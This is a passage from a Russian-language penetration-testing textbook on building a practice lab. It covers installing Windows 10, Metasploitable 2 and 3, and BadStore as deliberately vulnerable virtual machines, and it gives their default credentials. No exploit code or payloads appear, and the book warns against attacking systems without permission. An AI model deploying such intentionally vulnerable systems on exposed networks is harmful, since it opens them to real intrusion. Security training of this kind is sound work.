
**Рис. 2.1.** Выделение памяти для виртуальной машины Windows 10

При выборе размера виртуального диска следует учесть, сколько займут сама операционная система и установленные приложения. Нам, например, нужно будет установить Metasploitable. Поэтому для виртуальной машины Windows 10 мы выделили 64 Гбайт. Нажмите кнопку Create (Создать) (рис. 2.2).

Теперь нам нужно указать, где находится ISO-образ устанавливаемой операционной системы. В левой части менеджера виртуальных машин щелкните на названии только что созданной ВМ и нажмите кнопку Start (Начать). Эта кнопка находится на панели инструментов менеджера виртуальных машин. Машина запустится, и вы увидите диалоговое окно Select start-up disk (Выберите загрузочный диск). Выберите образ загрузочного диска. Для этого нажмите кнопку в виде папки, расположенную справа от поля ввода пути к устанавливаемому ISO-образу, и выберите в появившемся окне ранее загруженный ISO-образ ознакомительной копии Windows 10. Для продолжения установки нажмите кнопку Start (Продолжить) (рис. 2.3).



**Рис. 2.2.** Виртуальная машина подготовлена к установке операционной системы




**Рис. 2.3.** Окно Выберите загрузочный диск

На экране появится заставка программы установки операционной системы Windows 10. Введите необходимую информацию и для продолжения нажмите кнопку Next (Далее).

Чтобы начать процесс установки, нажмите кнопку **Install** (Установить).

Примите условия лицензии Microsoft и для продолжения нажмите кнопку **Next** (Далее). Выберите выборочную установку, нажмите кнопку **Create** (Создать), после чего отформатируйте жесткий диск виртуальной машины (рис. 2.4).



**Рис. 2.4.** Выберите функцию форматирования виртуального жесткого диска

После форматирования убедитесь, что выбран раздел с указанным ранее размером, и для продолжения нажмите кнопку **Next** (Далее) (рис. 2.5).



Процесс установки операционной системы займет некоторое время, а вы пока ознакомьтесь со списком других книг по тестированию на проникновение: <https://www.packtpub.com/tech/Penetration-Testing>.

После того как установка завершится (рис. 2.6), позвольте ОС автоматически перезагрузиться.

После перезагрузки вам сначала будет предложено выбрать язык и раскладку клавиатуры. Далее, перед тем как предложить установить параметры конфиденциальности, система попросит ввести ваш адрес электронной почты. Для настройки безопасного входа нажмите кнопку **Set up PIN** (Настроить PIN-код). По телефону или путем СМС может потребоваться подтвердить свою личность. После завершения проверки вы сможете установить PIN-код. Обязательно запомните его (это как минимум шесть цифр), так как он потребуется для входа в систему.




Рис. 2.5. Выбор раздела для установки



Рис. 2.6. Стадии установки операционной системы Windows 10

После того как установка будет завершена, следует настроить сеть и установить приложения. Подробная информация о вашей ознакомительной копии находится в правом нижнем углу Рабочего стола операционной системы Windows 10 (рис. 2.7).

Windows 10 Enterprise Evaluation  
Windows License valid for 90 days  
Build 17134.rs4\_release.180410-1804

**Рис. 2.7.** Информация об ознакомительной копии установленной операционной системы



Для быстрого восстановления рабочего состояния виртуальной машины сохраните ее текущее состояние.

## Установка уязвимых серверов

В этом разделе в качестве целевой машины мы установим уязвимую виртуальную машину. Она будет использована в нескольких главах книги при рассмотрении конкретных тем. Чтобы вы не нарушили закон, мы решили создать уязвимый сервер на компьютере, а не использовать доступные в Интернете уязвимые серверы. Следует еще раз обратить ваше внимание, что вы никогда не должны без письменного разрешения проникать в другие серверы. Еще одной целью установки виртуальной машины является улучшение ваших навыков контроля. С помощью этих навыков вы легко сможете понять, что происходит в целевой машине, и исправить выявленные проблемы так, чтобы атаки стали неэффективными.

В некоторых странах даже сканирование портов чужой машины считается преступным деянием. Кроме того, мы легко можем восстановить операционную систему, установленную на виртуальной машине.

В следующих разделах в качестве уязвимых серверов мы установим виртуальные машины Metasploitable 2 и Metasploitable 3. Metasploitable 2 – это виртуальная машина ранней версии. Она, в отличие от Metasploitable 3, проще в установке и настройке. Metasploitable 3 – более новая версия, в которой учтены все обновления уязвимостей. Но процедура установки Metasploitable 3 немного отличается от установки предыдущей версии виртуальной машины, и у новичков могут возникнуть некоторые затруднения, поэтому мы расскажем вам, как установить и настроить обе виртуальные машины, и рекомендуем при наличии свободных ресурсов опробовать каждую из них.

## Настройка Metasploitable 2 на виртуальной машине

Metasploitable 2 – это уязвимая виртуальная машина, которую мы собираемся использовать. Ее создал знаменитый Х. Д. Мур (H. D. Moore) из Rapid7.



Кроме Metasploitable 2, существуют и другие уязвимые системы, которые можно использовать для обучения тестированию на проникновение. Ознакомьтесь с этими системами по адресу <https://www.vulnhub.com>.

В Metasploitable 2 предусмотрено множество уязвимостей как на уровне операционной системы, так и на уровне сети и веб-приложений.



Информацию об уязвимостях, содержащихся в Metasploitable 2, можно найти на сайте Rapid7 по адресу <https://community.rapid7.com/docs/DOC-1875>.

Для установки Metasploitable 2 на виртуальную машину VirtualBox выполните следующие действия.

1. Загрузите файл Metasploitable 2 со страницы по адресу <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>.
2. Распакуйте ZIP-файл Metasploitable 2. Когда архив будет распакован, вы увидите пять файлов:
  - Metasploitable.nvram;
  - Metasploitable.vmdk;
  - Metasploitable.vmsd;
  - Metasploitable.vmx;
  - Metasploitable.vmxsf.
3. Создайте в VirtualBox новую виртуальную машину. Назовите ее **Metasploitable2**, в раскрывающемся списке **Type** (Тип) выберите операционную систему **Linux**, а в списке **Version** (Версия) — **Ubuntu**.
4. Выделите память объемом 1024 Мбайт.
5. В настройках виртуального жесткого диска установите переключатель в положение **Use existing hard disk** (Использовать существующий жесткий диск). Выберите ранее извлеченные файлы Metasploitable.
6. Чтобы этот сервер был доступен только из основной операционной системы и с виртуальной машины Kali Linux, измените настройки сети, определив тип подключения как **Host-only adapter** (Внутренняя связь). Обратите внимание: чтобы Kali Linux была видна только для основной ОС и установленных в ней виртуальных машин, также выберите в сетевых настройках Kali Linux тип подключения **Host-only adapter** (Внутренняя связь).
7. Запустите виртуальную машину **Metasploitable2**. Когда процесс загрузки виртуальной машины завершится, войдите в консоль **Metasploitable2**, используя следующие учетные данные:
  - имя пользователя: **msfadmin**;
  - пароль: **msfadmin**.

Так выглядит консоль Metasploitable 2 после входа в систему (рис. 2.8).

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Jun 30 23:52:28 EDT 2012 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

**Рис. 2.8.** Консоль Metasploitable 2 после входа в систему

## Настройка Metasploitable 3 на виртуальной машине

Metasploitable 3, выпущенная Rapid7 в 2016 году, — версия с самыми последними обновлениями. По сравнению с предшествующей версией она имеет больше уязвимостей. Однако версии загружаемой виртуальной машины Metasploitable 3 не существует. Кроме того, Metasploitable 3 нуждается в установке и настройке нескольких дополнительных компонентов. При этом необходимо, чтобы пользователь самостоятельно создал виртуальную машину.


В этом примере виртуальная машина Metasploitable 3 будет установлена на компьютере под управлением Windows 10. Но сначала потребуется загрузить следующие компоненты:

- ❑ виртуальную машину VirtualBox или VMware. Мы получили сообщения, что при использовании VirtualBox с версией 5.2 могут возникнуть проблемы. Хорошие результаты получаются, если работать с VirtualBox версии 5.1.14;
- ❑ Packer;
- ❑ Vagrant.

### Установка Packer

Packer от Hashicorp позволяет легко создавать автоматизированные образы, такие как Metasploitable 3. Чтобы загрузить версию Packer, соответствующую вашей операционной системе, посетите страницу загрузки: <https://www.packer.io/>. Разрядность

вашей операционной системы можно посмотреть в диалоговом окне **System** (Система) (рис. 2.9).



**Рис. 2.9.** Проверка разрядности вашей операционной системы

По окончании загрузки извлеките файлы из архива. После извлечения вы увидите исполняемый файл `packer.exe`.

Создайте в любом удобном для вас месте папку под именем `packer`. Мы эту папку создали как корневую на диске C (рис. 2.10).

Имя	Дата изменен...	Тип	Размер
Intel	29.04.2017 2...	Папка с файл...	
MSOCache	01.12.2018 1...	Папка с файл...	
<b>packer</b>	<b>30.01.2019 1...</b>	<b>Папка с файл...</b>	
PerfLogs	10.07.2015 1...	Папка с файл...	
Program Files	24.01.2019 2...	Папка с файл...	
Program Files (x86)	25.01.2019 1...	Папка с файл...	
ProgramData	24.01.2019 2...	Папка с файл...	
Windows	12.01.2019 1...	Папка с файл...	
Пользователи	12.10.2017 2...	Папка с файл...	

**Рис. 2.10.** Папка `Packer` создана

Теперь для запуска этого приложения из командной строки необходимо добавить к созданной папке путь. Для этого выполните следующие действия.

- Перейдите в **Control Panel** ▶ **System** (Панель управления ▶ Система) и щелкните на строке **Advanced system setting** (Дополнительные параметры системы) (рис. 2.11).
- В окне **System Properties** (Свойства системы) щелкните кнопкой мыши на вкладке **Advanced** (Дополнительно). Далее на открытой вкладке нажмите кнопку **Environment Variables** (Переменные среды) (рис. 2.12).

Под пользовательскими переменными вы должны увидеть запись пути для `admin`.




Рис. 2.11. Панель управления





Рис. 2.12. Вкладка Advanced (Дополнительно) окна System Properties (Свойства системы)

3. В поле **System variables** (Системные переменные) укажите путь к переменной **Path**: **C:\Program Files (x86)\Common Files\Oracle\Java\javapath** (рис. 2.13).



**Рис. 2.13.** Редактирование пути системной переменной

4. Для продолжения нажмите кнопку **Edit** (Редактировать). Нажмите в появившемся окне расположенную в правом верхнем углу кнопку **New** (Создать), выберите из списка **C:\packer** и нажмите кнопку **OK**.

Чтобы проверить, правильно ли был отредактирован путь, запустите командную строку и введите **packer**. Если все было сделано правильно, в окне терминала вы увидите все доступные команды и аргументы (рис. 2.14).

```

Microsoft Windows [Version 10.0.10240]
(c) Корпорация Майкрософт (Microsoft Corporation), 2015 г. Все права защищены.

C:\Windows\System32>C:\packer\packer.exe
Usage: packer [--version] [--help] <command> [<args>]

Available commands are:
  build      build image(s) from template
  fix        fixes templates from old versions of packer
  inspect    see components of a template
  validate   check that a template is valid
  version    Prints the Packer version

C:\Windows\System32>

```

**Рис. 2.14.** Приложение **packer** запущено

## Установка Vagrant

Vagrant, как и Hashicorp, — приложение с открытым исходным кодом, которое используется для упрощения рабочих процессов и конфигураций в виртуальных средах. Для загрузки подходящей вашей ОС Windows версии программы посетите страницу <https://www.vagrantup.com/downloads.html>.

После установки соответствующего загрузчика (в данном случае Windows) установите Vagrant.

Мы предполагаем, что VirtualBox у вас уже установлен. Загрузите исходные файлы Metasploitable 3 (рис. 2.15) из репозитория GitHub, который расположен по адресу <https://github.com/rapid7/metasploitable3>.

558 commits		10 branches		0 releases		33 contributors		View license																																		
<a href="#">Branch: master</a>	<a href="#">New pull request</a>	<a href="#">Find file</a>	<a href="#">Clone or download</a>																																							
<p>jmartin-r7 Land #358, make guest tools last so pre-reqs are in place</p> <table border="1"> <tr> <td>.github</td> <td>Updated issue_template.md</td> <td>Clone with HTTPS</td> </tr> <tr> <td>chef/cookbooks</td> <td>Changes for community CTF.</td> <td>Use Git or checkout with SVN using the web URL</td> </tr> <tr> <td>iso</td> <td>Initial commit.</td> <td><a href="https://github.com/rapid7/metasploitable3">https://github.com/rapid7/metasploitable3</a></td> </tr> <tr> <td>packer</td> <td>Update guest tools install for better vmware support</td> <td><a href="#">Open in Desktop</a></td> </tr> <tr> <td>resources</td> <td>Land #231, Add the Linux Box From the 2017 CTF</td> <td>Download ZIP</td> </tr> <tr> <td>scripts</td> <td>Update guest tools install for better vmware support</td> <td>2019-02-12</td> </tr> <tr> <td>versions/pro</td> <td>Update pro version to support Linux VM</td> <td>Mar 15, 2018</td> </tr> <tr> <td>.gitignore</td> <td>Added support for building and running on qemu/kvm via libvirt</td> <td>Jan 18, 2019</td> </tr> <tr> <td>COPYING</td> <td>Remove year specification from Copyright since it was incorrect and a...</td> <td>Jun 19, 2018</td> </tr> <tr> <td>LICENSE</td> <td>Remove year specification from Copyright since it was incorrect and a...</td> <td>Nov 1, 2016</td> </tr> <tr> <td>README.md</td> <td>update readme for qemu/libvirt</td> <td>Aug 29, 2018</td> </tr> </table>										.github	Updated issue_template.md	Clone with HTTPS	chef/cookbooks	Changes for community CTF.	Use Git or checkout with SVN using the web URL	iso	Initial commit.	<a href="https://github.com/rapid7/metasploitable3">https://github.com/rapid7/metasploitable3</a>	packer	Update guest tools install for better vmware support	<a href="#">Open in Desktop</a>	resources	Land #231, Add the Linux Box From the 2017 CTF	Download ZIP	scripts	Update guest tools install for better vmware support	2019-02-12	versions/pro	Update pro version to support Linux VM	Mar 15, 2018	.gitignore	Added support for building and running on qemu/kvm via libvirt	Jan 18, 2019	COPYING	Remove year specification from Copyright since it was incorrect and a...	Jun 19, 2018	LICENSE	Remove year specification from Copyright since it was incorrect and a...	Nov 1, 2016	README.md	update readme for qemu/libvirt	Aug 29, 2018
.github	Updated issue_template.md	Clone with HTTPS																																								
chef/cookbooks	Changes for community CTF.	Use Git or checkout with SVN using the web URL																																								
iso	Initial commit.	<a href="https://github.com/rapid7/metasploitable3">https://github.com/rapid7/metasploitable3</a>																																								
packer	Update guest tools install for better vmware support	<a href="#">Open in Desktop</a>																																								
resources	Land #231, Add the Linux Box From the 2017 CTF	Download ZIP																																								
scripts	Update guest tools install for better vmware support	2019-02-12																																								
versions/pro	Update pro version to support Linux VM	Mar 15, 2018																																								
.gitignore	Added support for building and running on qemu/kvm via libvirt	Jan 18, 2019																																								
COPYING	Remove year specification from Copyright since it was incorrect and a...	Jun 19, 2018																																								
LICENSE	Remove year specification from Copyright since it was incorrect and a...	Nov 1, 2016																																								
README.md	update readme for qemu/libvirt	Aug 29, 2018																																								

**Рис. 2.15.** Загрузка исходных файлов Metasploitable 3

Распакуйте загруженный архив в удобную для вас папку. Запустите PowerShell в Windows 10 и, перебирая каталоги, выберите папку с распакованными исходными файлами Metasploitable 3. Далее введите команду `/build_win2008`. Начнется сборка вашего сервера Metasploit 3. Учтите, что она может занять некоторое время. Хоть для начинающих это сложно, но все же попробуйте.

## Предварительная настройка Metasploitable 3

Если со сборкой сервера Metasploit 3 возникли сложности, загрузите предварительно собранную версию, которую можно найти на странице GitHub: <https://github.com/brimstone/metasploitable3/releases>.

Эта версия Metasploitable 3 была создана компанией Brimstone и доступна для скачивания. Размер .ova-файла (Metasploitable3-0.1.4.ova) всего 211 Мбайт. После загрузки его можно открыть в VirtualBox. Для этого в виртуальной машине

его нужно выбрать и импортировать. По возможности увеличьте предустановленный в 1 Гбайт объем ОЗУ.

Хотя процесс установки и занимает некоторое время, установщик все выполнит автоматически. И в конце вы получите полную версию Metasploitable 3 с Windows Server 2008 (рис. 2.16).



**Рис. 2.16.** Metasploitable 3 установлена

## Установка и настройка BadStore на виртуальной машине

Badstore ISO, по сравнению новыми технологиями, устарел. Однако, в отличие от Metasploitable 3, он невероятно прост в установке и использовании.


Поскольку этот ISO-образ содержит хорошо известные эксплойты, а его размер не превышает 15 Мбайт, начинающие пользователи или читатели с ограниченными ресурсами могут задействовать приложение BadStore для начала проведения тестов на проникновение.

На момент написания этой книги в официальном магазине образ ISO BadStore больше не доступен. Но есть несколько надежных ссылок, по которым его еще

можно скачать. Эти ссылки доступны в статье GitHub по адресу [https://github.com/jivoi/junk/blob/master/coursera\\_software-security/w3/project-2/info](https://github.com/jivoi/junk/blob/master/coursera_software-security/w3/project-2/info).

Кроме того, ISO-образ BadStore можно скачать здесь: [https://d396qusza40orc.cloudfront.net/softwaresec/virtual\\_machine/BadStore\\_212.iso](https://d396qusza40orc.cloudfront.net/softwaresec/virtual_machine/BadStore_212.iso). Загрузите также руководство для BadStore ISO, так как там содержится важная информация о подключении IP и уязвимостях в ОС.

После того как файл загрузится, запустите VirtualBox и выберите команду меню File ▶ New (Файл ▶ Создать). Введите данные, как показано на рис. 2.17. Для продолжения нажмите кнопку Next (Далее).




**Рис. 2.17.** Создание виртуальной машины для BadStore

Для работы BadStore требуется очень мало оперативной памяти. Вы можете использовать объем, предлагаемый по умолчанию. Мы же выделили 640 Мбайт. Чтобы продолжить, нажмите кнопку Next (Далее) (рис. 2.18).


Для завершения установки выполните следующие действия.

- ❑ Установите переключатель в положение Create a virtual hard disk now (Создать виртуальный жесткий диск), а затем нажмите кнопку Create (Создать).
- ❑ Выберите VirtualBox Disk Image (VDI) в качестве типа файла жесткого диска и нажмите кнопку Next (Далее).
- ❑ Установите переключатель в положение Dynamic virtual hard disk (Динамический виртуальный жесткий диск) и нажмите кнопку Next (Далее).
- ❑ Поскольку BadStore не требует большого объема жесткого диска, оставьте предлагаемый по умолчанию размер 4 Гбайт.




**Рис. 2.18.** Выделение оперативной памяти для BadStore

Перед запуском виртуальной машины BadStore следует изменить некоторые настройки. В менеджере виртуальных машин щелкните на названии вновь установленной машины и нажмите кнопку **Setting** (Параметры). Откройте вкладку **Network** (Сеть), выберите тип подключения **Bridged Adapter** (Сетевой мост) и нажмите кнопку **OK**.



**Рис. 2.19.** Выбор типа сетевого адаптера для виртуальной машины BadStore

В менеджере виртуальных машин щелкните на названии машины BadStore и нажмите кнопку Start (Начать) (рис. 2.20).



**Рис. 2.20.** Запуск виртуальной машины BadStore

После запуска виртуальной машины и появления диалогового окна с просьбой выбрать загрузочный диск нажмите кнопку с изображением папки и выберите ранее загруженный файл **BadStore.iso**. Для запуска виртуальной машины нажмите кнопку **Start** (Начать).

После того как BadStore будет загружена, для запуска консоли нажмите клавишу **Enter** (рис. 2.21).

